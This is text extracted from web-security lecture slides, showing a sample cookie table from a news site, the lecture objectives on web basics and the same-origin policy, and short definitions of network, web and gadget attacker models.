
MORE NEWS >

Beware of late-night lane closures on your way to (and from)

LAX

MUID	1656321DA67D6C8404703800A27D6AB3	.bing.com	/
_EDGE_S	SID=162F6D4DA0E16A823491600AA1516BD0	.bing.com	/
SRCHUID	V=2&GUID=DCDDEA0BD104408B8367486B9E84EA69&...	.bing.com	/
SRCHD	AF=NOFORM	.bing.com	/
_SS	SID=162F6D4DA0E16A823491600AA1516BD0	.bing.com	/
bounceClientVisit1762c	%7B%22vid%22%3A1556033812014037%2C%22did%...	.bounceexchan...	/
ajs_group_id	null	.brightcove.net	/
AMCV_A7FC606253FC752B0A4C98...	1099438348%7CMCMID%7C6784754471467605695444...	.brightcove.net	/
ajs_anonymous_id	%2250aa1405-b704-40f4-8d3b-6a29ffa32f73%22	.brightcove.net	/
ajs_user_id	null	.brightcove.net	/
_adcontext	{"cookieID":"JZZ3V2HKBW2KT6EOMO2R2AWV7VLWGX...	.cdnwidget.com	/
_3idcontext	{"cookieID":"JZZ3V2HKBW2KT6EOMO2R2AWV7VLWGX...	.cdnwidget.com	/
kuid	DNT	.krxd.net	/
_idcontext	eyJjb29raWVJRCI6IkpaWjNWMkhLQlcS1Q2RU9NTzJS...	.latimes.com	/
kw.pv_session	3	.latimes.com	/
RT	"sl=3&ss=1556033808254&tt=9172&obo=0&bcn=%2F%...	.latimes.com	/
_lb	1	.latimes.com	/
pdic	5	.latimes.com	/
_fbp	fb.1.1556033822471.1780534325	.latimes.com	/
_gads	ID=10641b22d31f2147:T=1556033820:S=ALNI_MYGSP...	.latimes.com	/
s_cc	true	.latimes.com	/
kw.session_ts	1556033812187	.latimes.com	/
bounceClientVisit1762v	N4IgNgDiBcIBYBcEQM4FIDMBBNAmAYnvgo6kB0YAhg...	.latimes.com	/
uuid	69953082-e348-4cc7-b37b-b0c14adc7449	.latimes.com	/
_gid	GA1.2.771043247.1556033809	.latimes.com	/
_sp_ses.8129	*	.latimes.com	/
paic	5	.latimes.com	/

Modern websites are complicated




Lecture objectives

- Basic understanding of how the web works
- Understand relevant attacker models
- Understand browser same-origin policy


Relevant attacker models

Network attacker




Relevant attacker models

Network attacker




Web attacker



Relevant attacker models

Gadget attacker


Web attacker with capabilities to inject limited content into honest page



Relevant attacker models

Gadget attacker


Web attacker with capabilities to inject limited content into honest page



Relevant attacker models

Gadget attacker

